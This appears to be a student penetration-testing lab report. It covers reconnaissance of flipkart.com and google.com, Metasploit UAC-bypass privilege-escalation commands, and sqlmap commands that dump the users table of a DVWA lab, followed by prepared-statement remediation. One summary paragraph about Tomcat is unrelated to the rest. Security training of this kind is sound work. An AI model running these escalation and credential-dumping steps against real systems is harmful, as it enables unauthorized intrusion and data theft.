
2. RECONNAISSANCE

DOMAIN INFORMATION (WHOIS)


DOMAIN INFO:

NAME SERVER: whois.godaddy.com (flipkart.com)
REGISTRAR: GoDaddy.com, LLC
EMAIL: abuse@godaddy.com
CONTACT: 480-624-2505



SUBDOMAIN ENUMERATION(SUBLIST3R):


FINDING EXPOSED SERVICES(SHODAN):



The reconnaissance phase for FLIPKART.COM and GOOGLE.COM was completed using

WHOIS, Sublist3r, and Shodan. A critical finding includes an exposed SSH service on the primary IP, which requires immediate investigation for security hardening.

3. EXPLOITATION TAB:



Tried but was unable to exploit.

SUMMARY: A Tomcat proof of concept demonstrates deploying a Java web application on Apache Tomcat, validating configuration, performance, and scalability. It verifies CI/CD integration, security controls, and monitoring, confirms compatibility with dependencies, and reduces risk before production by exposing gaps, optimizing settings, and estimating operational costs, and stakeholder confidence overall readiness.

4. POST EXPLOITATION PRACTISE:

the focus is on Post-Exploitation, which refers to the actions taken after we have successfully gained initial access to a target system. Here is a breakdown of how to perform these tasks using the tools mentioned.

1. Privilege Escalation (Bypassing UAC)

When we first exploit a Windows machine, we often have low-level user rights. To perform administrative tasks, we need to escalate your privileges. The **bypassuac** module in Metasploit allows we to bypass Windows User Account Control to gain high-integrity access.

Steps and Commands: Assuming we already have an active Meterpreter session (e.g., Session 1):

Move session to background: **meterpreter > background**

Select the UAC bypass module: **msf6 > use exploit/windows/local/bypassuac**

Configure the module: **msf6 exploit(bypassuac) > set SESSION 1**

Execute the exploit: **msf6 exploit(bypassuac) > run**

Verify the identity: Once a new session opens, type: **getuid.** we should now have the permissions required to perform admin tasks.

2. Evidence Collection (Hashing)
In a professional VAPT (Vulnerability Assessment and Penetration Testing) report,we must prove that the data you collected was not altered. This is done by generating a **SHA256** hash of the file.

Commands: Inside Meterpreter session, use the checksum command:

To get the hash of the config file: **meterpreter > checksum sha256 target.conf**

The output will be a long string of letters and numbers (e.g., 5e884898da28...). record this in your evidence table as the Hash Value.

3. Artifact Analysis (Volatility)
The mention of Volatility suggests memory forensics. This is used to look at what was happening in the computer's RAM (running processes, passwords, etc.).

Basic Command: If we have a memory dump file (e.g., mem.raw), we can list running processes to look for suspicious activity: vol -f mem.raw windows.pslist

Summary :

- Gain Access: Use your initial exploit.
- Escalate: Use bypassuac to become an Admin.
- Collect: Locate the target.conf file.
- Verify: Run checksum sha256 and document the result.
- Log: Save all command outputs for your final report.

5. VULNERABILITY ASSESSMENT(OPENVAS)

Before exploiting, we must identify the gaps. OpenVAS (GVM) automates this.

1. Start OpenVAS: `sudo gvm-start`
2. Access the Dashboard: Open your browser to `https://127.0.0.1:9392`.
3. Run a Scan: Create a "Task" pointing to your Target IP (e.g., `192.168.1.200`).
4. Analyze: Look for "SQL Injection" or "Cross-Site Scripting" in the results.

Exploitation (sqlmap)

Once OpenVAS confirms a potential SQLi, use sqlmap to prove the vulnerability.

Step 1: Capture the Request

Since DVWA requires a login, `sqlmap` needs session cookie to "see" the page.

- Open DVWA in your browser and log in.
- Open Developer Tools (F12) -> Application -> Cookies.
- Copy the `PHPSESSID`.

Step 2: Enumerate Databases

Run this command to list all databases on the server:

Bash

```
sqlmap -u "http://[TARGET_IP]/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=[YOUR_COOKIE_HERE]" --dbs
```

Step 3: List Tables

Once we find a database (e.g., `dvwa`), list its tables:

Bash

```
sqlmap -u "http://[TARGET_IP]/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=[YOUR_COOKIE_HERE]" -D dvwa --tables
```

Step 4: Dump Data

To prove the exploit, extract the usernames and passwords from the `users` table:

Bash

```
sqlmap -u "http://[TARGET_IP]/vulnerabilities/sqli/?id=1&Submit=Submit"
--cookie="PHPSESSID=[YOUR_COOKIE_HERE]" -D dvwa -T users --dump
```

Remediation (The "Fix")

In report, we must show the code-level fix. This is what we would suggest to the developers.

Vulnerable PHP Code:

PHP

```
$id = $_GET['id'];
```

$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";

Secure PHP Code (Using Prepared Statements):

PHP

$id = $_GET['id'];

$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE user_id = :id');

$stmt->execute(['id' => $id]);

$user = $stmt->fetch();

Technical Report

Executive Summary: This assessment evaluated the security posture of the DVWA environment. The goal was to identify, exploit, and provide remediation for critical vulnerabilities. The testing followed the PTES methodology, utilizing OpenVAS for discovery and SQLmap for exploitation.

Technical Findings: The primary discovery was a **Critical SQL Injection** vulnerability within the User ID input field. Using SQLmap, we successfully bypassed authentication and extracted the backend database structure, including user credentials. Furthermore, **Stored Cross-Site Scripting (XSS)** was discovered in the guestbook component, which could allow an attacker to hijack user sessions via malicious scripts.

Exploitation Path:

1. **Vulnerability Analysis:** OpenVAS identified high-severity web flaws.
2. **Exploitation:** Manual verification was performed using SQLmap to confirm database access.
3. **Post-Exploitation:** Demonstrated the ability to read sensitive tables (e.g., `users`).

Conclusion & Remediation: The application is currently vulnerable to full database compromise. We recommend immediate migration to **Parameterized Queries** and the implementation of a **Content Security Policy (CSP)**. A verification rescan must be performed after these patches are applied.

Briefing

Our recent security audit of the web application revealed a few critical "open doors" that could allow unauthorized individuals to access our private data. Specifically, we found that the system does not properly filter user input, which could lead to a data breach.

To fix this, our technical team is implementing "Input Sanitization"—a process that cleans the data entering our system. Once these fixes are in place, we will perform a follow-up test to ensure the application is fully protected against these specific threats.